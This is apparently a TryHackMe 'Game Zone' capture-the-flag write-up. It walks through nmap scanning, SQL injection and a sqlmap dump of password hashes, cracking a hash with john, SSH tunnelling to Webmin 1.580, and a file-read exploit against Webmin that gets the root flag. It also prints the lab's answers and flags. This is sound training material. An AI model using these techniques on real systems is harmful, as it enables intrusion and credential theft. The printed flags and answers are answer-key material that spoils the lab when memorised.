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Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the Access page.

I'll be using openvpn to connect to the server. Here's the command:

```
$ sudo openvpn --config NovusEdge.ovpn
```

Reconnaissance

Perfoming nmap scans shows us the following information:


```
$ sudo nmap -sS -Pn -vv --top-ports 2000 -oN nmap_scan.txt 10.10.107.37

PORT STATE SERVICE REASON

22/tcp open ssh syn-ack ttl 63

80/tcp open http syn-ack ttl 63
```

Visiting the http-service on port 80, we're greeted with the following page:



What is the name of the large cartoon avatar holding a sniper on the forum? Answer: Agent 47

On the page, there's 2 input forms. One for <u>Site Search</u> and another for <u>User Login</u>. We can test for a possibility of a database (SQL) injection by entering some SQLi strings:



Successfully logging into the service directs us to the following page:

Game Zone Portal Search for a game review: Title Review

```
When you've logged in, what page do you get redirected to?
Answer: portal.php
```

Since the target is vulnerable to SQLi, we can now use SQLMap for further recon...

Using Burpsuite and determining the request sent by the browser when accessing the portal.php page:

```
POST /portal.php HTTP/1.1
Content-Length: 14
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.107.37
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept:
→ text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
Referer: http://10.10.107.37/portal.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: PHPSESSID=kfd3hokcd5krmlmrofgs4q45q7
Connection: close
searchitem=asd
```

We can save this to a file and then pass this to SQLMap to authenticate user session:

```
$ sqlmap -r portal-request.txt --dbms=mysql --dump

...

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)

→ values? [Y/n] Y

...

POST parameter 'searchitem' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N

...
```

This gives us the password hash for the user: agent47.

```
In the users table, what is the hashed password?
Answer: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
```

```
What was the username associated with the hashed password?

Answer: agent47
```

We also obtain entries listed in a table called: post under the database: db.

```
What was the other table name?
Answer: post
```

Now that the password hash for agent47 is obtained, we can use john to crack this and obtain the password for the user.

```
$ echo ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 > hash.txt

$ sudo john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256

$ videogamer124 (?)
```

```
What is the de-hashed password?
Answer: videogamer124
```

We can now try to log into the server using ssh and the credentials: agent47:videogamer124.

Gaining Access

Using the credentials from the reconnaissance phase, we now log into the server's ssh service.

```
$ ssh agent47@10.10.107.37

...
agent47@10.10.107.37's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

* Documentation: https://help.ubuntu.com
   * Management: https://landscape.canonical.com
   * Support: https://ubuntu.com/advantage

10    109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

We can now get the user flag:

```
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
4 649ac17b1480ac13ef1e4fa579dac95c
```

```
What is the user flag?
Answer: 649ac17b1480ac13ef1e4fa579dac95c
```

Checking for running socket connections on the target machine:

```
      Netid State
      Recv-Q Send-Q
      Local Address:Port

      2
      udp
      UNCONN
      0
      *:10000

      →
      *:*
      *:68

      →
      *:*
      *:*

      4
      tcp
      LISTEN
      0
      80
      127.0.0.1:3306

      →
      *:*
      *:*

      5
      tcp
      LISTEN
      0
      128
      *:10000

      →
      *:*

      6
      tcp
      LISTEN
      0
      128
      *:22

      →
      *::*
      *:*

      8
      tcp
      LISTEN
      0
      128
      :::80

      B
      tcp
      LISTEN
      0
      128
      :::22

      →
      :::*
      *::22
      *::22
```

```
How many TCP sockets are running? Answer: 5
```

Since the service running on port 10000 is blocked by a firewall, we can use a ssh tunnel to expose this port to us locally.

```
$ ssh -L 10000:localhost:10000 agent47@10.10.107.37
agent47@10.10.107.37's password:

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Sun Nov 27 23:59:23 2022 from 10.10.107.37
agent47@gamezone:-$
```

Now, we can visit localhost:10000 using a browser:



What is the name of the exposed CMS?
Answer: Webmin

Using the credentials: agent47:videogamer124, we can log into this service:





System hostname gamezone (127.0.1.1) Operating system Ubuntu Linux 16.04.6 Webmin version 1.580 Time on system Mon Nov 28 00:27:27 2022 Kernel and CPU Linux 4.4.0-159-generic on x86_64 Processor Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz, 1 information System uptime 2 hours, 12 minutes Running processes 122 CPU load averages 0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins) CPU usage 0% user, 0% kernel, 0% IO, 100% idle Real memory 1.95 GB total, 313.03 MB used 975 MB total, 0 bytes used Virtual memory Local disk space

Local disk space 8.78 GB total, 2.82 GB used

Package updates All installed packages are up to date

What is the CMS version?

Answer: 1.580

Privilege Escalation

Using searchsploit we can now find some exploits for Webmin 1.580

We can use the second exploit's logic. By simply navigating to localhost:10000/file/show.cgi/root/root.txt, we obtain the contents of the root.txt file.

What is the root flag?

Answer: a4b945830144bdd71908d12d902adeee

Conclusion

If this writeup helps, please consider following me on github (https://github.com/NovusEdge) and/or dropping a star on the repository: https://github.com/NovusEdge/thm-writeups

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